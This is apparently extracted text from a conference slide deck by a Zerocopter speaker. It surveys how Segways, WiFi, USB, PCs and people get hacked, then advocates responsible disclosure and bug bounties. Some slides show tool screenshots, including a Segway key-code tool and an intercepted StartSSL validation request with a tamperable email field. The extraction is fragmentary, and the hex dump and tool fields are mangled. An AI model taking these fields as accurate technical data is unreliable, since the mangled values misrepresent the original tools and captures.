



HACKERS! DO I SHOOT OR DO I HUG?

EDWIN VAN ANDEL
Øzerocopter



HONG KONG



THIS IS NOT F.A.I.R!



Not suitable for people under 15. Under 15s must be accompanied by a parent or adult guardian

*Reason: SPEEDSLIDES & TOO MUCH MEMES!

WE GOT PRIZES!







G.G.O.H. - Guild of the Grumpy Old Hackers
SOON

Want to help? Donate via [1CqRPDqJBWwhSa5QnHofwr71AFEfjmA48y](https://www.reddit.com/r/ggohteam/comments/1000000000000000000/)



I Am The Cavalry

International Information Systems Security Certification Consortium

The (ISC)² Board of Directors hereby awards
William F. Slater, III

the credential of

Certified Information Systems Security Professional


Having met all of the certification requirements, which include the professional experience prerequisite, adoption of the (ISC)² Code of Ethics, and successful performance on the required competency examination, subject to recertification every three years, this individual is entitled to all of the rights and privileges associated with this designation, as defined in the (ISC)² Bylaws.

Patricia A. Myers

Chairperson

Zoë Walton

Recording Secretary



ISO/IEC 17024

57707

Certificate Number

July 2013

Expiration Date

Certified Since July 2004

(ISC)²

Netherlands Presidency of the Council of the European Union

EU
2016



**YEAH, IF YOU COULD GET BACK TO
WORK**



THAT'D BE GREAT...

Security: The basics

**WOW....
SEGWAYS!**

SECURE?



Segway Key Tool

CRC parameters

CRC order (1 to 64)

11

CRC polynomial (hex)

20

Brown polynomial

Initial CBC value (box)

1

Connect send direct

Final XOR value (hex)

500

Reverse CBC result before final XOR

[Clear parameters](#)

- Key sequence:

- Key Tag • IBM® String - including CRC values

Reverse Input data bytes

[Copy input text](#)

Parse results

CRC Hi

CBC 10

Key Code: 00 00 05 00 00 00 00 00 00 00

Speed TBR Turn

Open Access

Special Areas

1

— THE PRICE —

[Click here](#) to select the code in the window below

Use **Ctrl+C** to copy it to your clipboard.




WIFI!
SECURE?





WPA-PSK Password Audit





NO WIFI.
SECURE?


No.	Status	Source Address	Dest Address	Summary	Len	Cumulative	Rel. Time	Delta T
1	M	RHYS LAPTOP	[64.245.54.81]	TCP: D=21 S=1171 SYN SEQ=3928511 LEN=0 WIN=8	62	62	0:00:00.000	0.00
2		ESTIE	[255.255.255.25]	DHCP: Request, Message type: DHCP Discover	342	404	0:00:02.681	2.68
3		003080DC23CC	003080DC23CC	LOOP: Reply Receipt =0	60	464	0:00:03.051	0.37
4		RHYS LAPTOP	[64.245.54.81]	TCP: D=21 S=1171 SYN SEQ=3928511 LEN=0 WIN=8	62	526	0:00:06.024	2.97
5		003080DC23CC	003080DC23CC	LOOP: Reply Receipt =0	60	586	0:00:13.052	7.06
6		RHYS LAPTOP	[64.245.54.81]	TCP: D=21 S=1171 SYN SEQ=3928511 LEN=0 WIN=8	62	648	0:00:18.078	5.04
7		RHYS LAPTOP	[160.221.1.131]	DNS: C ID=29 OP=QUERY NAME=garlic.audiogalax	82	730	0:00:18.586	0.50
8		0.0.0.0E86B637C	0.FFFFFFFFFFFF	NSAP: C Find general File server	60	790	0:00:19.552	0.96
9		003080DC23CC	003080DC23CC	LOOP: Reply Receipt =0	60	850	0:00:23.053	3.50
10		RHYS LAPTOP	[160.221.1.132]	DNS: C ID=29 OP=QUERY NAME=garlic.audiogalax	82	932	0:00:24.088	1.06
11		RHYS LAPTOP	[160.221.1.131]	DNS: C ID=29 OP=QUERY NAME=garlic.audiogalax	82	1014	0:00:29.592	5.51
12		003080DC23CC	003080DC23CC	LOOP: Reply Receipt =0	60	1074	0:00:33.055	3.46
13		RHYS LAPTOP	[160.221.1.132]	DNS: C ID=29 OP=QUERY NAME=garlic.audiogalax	82	1156	0:00:35.102	2.04
14		RHYS LAPTOP	[160.221.1.131]	DNS: C ID=29 OP=QUERY NAME=garlic.audiogalax	82	1238	0:00:40.611	5.50
15		003080DC23CC	010000000000	CDP: Type=0x0001 (Device ID); Type=0x0002 (A)	315	1553	0:00:43.100	2.48
16		003080DC23CC	003080DC23CC	LOOP: Reply Receipt =0	60	1613	0:00:43.112	0.01
17		RHYS LAPTOP	[160.221.1.132]	DNS: C ID=29 OP=QUERY NAME=garlic.audiogalax	82	1695	0:00:48.115	5.00
18		003080DC23CC	003080DC23CC	LOOP: Reply Receipt =0	60	1755	0:00:53.113	4.95
19		RHYS LAPTOP	[160.221.1.131]	DNS: C ID=29 OP=QUERY NAME=garlic.audiogalax	82	1837	0:00:55.625	2.51
20		RHYS LAPTOP	[160.221.119.13]	TCP: Retransmitted in frame 21: 132 Bytes of	166	2003	0:00:59.412	3.76
21	#	RHYS LAPTOP	[160.221.119.13]	Expert: Retransmission	166	2169	0:01:00.833	1.44
22		ESTIE	[255.255.255.25]	TCP: Retransmitted in frame 24: 132 Bytes of	342	2511	0:01:02.679	1.84
23		003080DC23CC	003080DC23CC	LOOP: Reply Receipt =0	60	2571	0:01:03.114	0.44

UDP: ----- UDP Header -----


- UDP:
- UDP: Source port = 68 (Bootpc/DHCP)
- UDP: Destination port = 67 (Bootps/DHCP)
- UDP: Length = 308
- UDP: Checksum = A776 (correct)
- UDP: 1300 byte(s) of data

```
00000000: ff ff ff ff ff 00 04 76 8c a7 5b 08 00 45 00 yyyy.y..v$[..E.
00000010: 01 48 dc dc 00 00 fa 11 22 1f c0 a8 00 01 ff ff RRU, a - A - vv
00000020: ff ff 00 44 00 43 01 34 a7 76 01 01 06 00 49 43 yy.D.C.4Sv...IC
00000030: 53 20 2a 00 80 00 00 00 00 00 00 00 00 00 00 00 S * .I.
00000040: 00 00 00 00 00 00 00 04 76 8c a7 5b 00 00 00 00 00 .....v$[...
00000050: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Expert | Decode | Matrix | Host Table | Protocol Dst | Statistics /




RASPBERRY PI






**USB.
SECURE?**




OKAY. STANDALONE PC'S SECURE?



"I'm a stand-alone PC but I'm lonely and want to be part of a popular network."

© 1997 Aaron Bacall from *The Cartoon Bank*. All rights reserved.



© Mordechai Gur

Tel Aviv Team First To Steal High-Level PC Crypto – Through A Wall

An Israeli security research team has described how to steal a cryptographic key from a computer simply by monitoring the radio waves it emits while decrypting a cipher.



**HUMANS....
SECURE?**



Phishing



Social Engineering





LEES MIJN BOEK
DOWNLOAD DE PDF
www.veiligbankieren.nl

Aight. But how do you get in?

Tailgating





**BUT WE USE
TAGS!
#WINNING!**



**COOL!
WE GOT
CHRIS PAGET**

YOU LOSE....



**Everything is hackable.
But who is doing the hacking?**

Øzerocopter









Different Solutions

HACKERS!



albert einstein
nikola tesla
alan turing



THINK DIFFERENT.




PICK YOUR HACKER:



**SO....
ALL HACKERS ARE
EVIL?**

WELL... (NOT ALL RIGHT?)



<http://TheFunnyPlace.net>

RESPONSIBLE DISCLOSURE* AND BUG-BOUNTIES




*Coordinated Vulnerability
Disclosure



Nationaal Coördinator
Terrorismebestrijding en Veiligheid
Ministerie van Veiligheid en Justitie

Responsible Disclosure in Nederland

Historie en Toekomst



24 oktober 2014

Responsible Disclosure Statement

At Zerocopter, we consider the security of our systems a top priority. But no matter how much effort we put into system security, there can still be vulnerabilities present.

If you discover a vulnerability, we would like to know about it so we can take steps to address it as quickly as possible. We would like to ask you to help us better protect our clients and our systems.

Please do the following:

- Submit your findings by using the following URL: https://app.zerocopter.com/responsible_disclosure/eef4f999-2477-4802-8542-161435d30e06.
- Do not take advantage of the vulnerability or problem you have discovered, for example by downloading more data than necessary to demonstrate the vulnerability or deleting or modifying other people's data.
- Do not reveal the problem to others until it has been resolved.
- Do not use attacks on physical security, social engineering, distributed denial of service, spam or applications of third parties.
- Do provide sufficient information to reproduce the problem, so we will be able to resolve it as quickly as possible. Usually, the IP address or the URL of the affected system and a description of the vulnerability will be sufficient, but complex vulnerabilities may require further explanation.

What we promise:

- We will respond to your report within 5 business days with our evaluation of the report and an expected resolution date.
- If you have followed the instructions above, we will not take any legal action against you in regard to the report.
- We will not pass on your personal details to third parties without your permission.
- We will keep you informed of the progress towards resolving the problem.
- In the public information concerning the problem reported, we will give your name as the discoverer of the problem (unless you desire otherwise).

We strive to resolve all problems as quickly as possible, and we would like to play an active role in the ultimate publication on the problem after it is resolved.

This Responsible Disclosure policy is based on an example written by Floor Terra.



Victor

@0xDUDE FOLLOWS YOU

(Ethical) hacker. 4,710 Responsible Disclosures since '98.

Chief Janitor at @GDI_FDN

Tweet to

Message

TWEETS
1,544

FOLLOWING
1,331

FOLLOWERS
850

LIKES
1,391

[Tweets](#)

[Tweets & replies](#)

[Media](#)

Pinned Tweet



Victor @0xDUDE · Feb 13

4,700


0x125c

1001001011100

Four thousand seven hundred







Chris Robe
Find myself
playing with

RETWEETS
108


10:08 PM - 1




Reply to @S



Rafat Łoś @
[@Sidragon1](#)



Chris Roberts @Sidragon1 · Apr 16
Bye bye electronics, all encrypted....and all now in custody/seized



Shall we start
: ? :)



IT'S NOT A BUG. IT'S A FEATURE!

The screenshot shows a web proxy interface with a blue header bar containing tabs for Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, and Extender. The Proxy tab is selected, and the Intercept sub-tab is also selected. Below the tabs, there's a toolbar with buttons for Forward, Drop, Intercept is on (which is highlighted in grey), and Action. There are also buttons for Raw, Params, Headers, and Hex.

The main content area displays a POST request to https://www.startssl.com/Validate. The request headers include:

```
POST /Validate/SendDomainVerifyEmail HTTP/1.1
Host: www.startssl.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Icewe...
```

The request body contains parameters:

```
domainName=aso0om.com&sendToEmail=postmaster@aso0om.com&index=0
```

On the left side of the interface, there's a "Certificates Wizard" section with tabs for Tool Box, Certificates Wizard (selected), and Validations. The "Validations" tab is active, showing a "Domain Validation" section for the domain aso0om.com. It includes fields for selecting a verification email address (radio buttons for postmaster, hostmaster, and webmaster) and a "Resend validation code if you don't receive it" button. Below these is a message "Sending validation code, please wait...". There's also a "Verification code:" input field and a "Validation" button at the bottom.

RD/CVD - YES/NO?

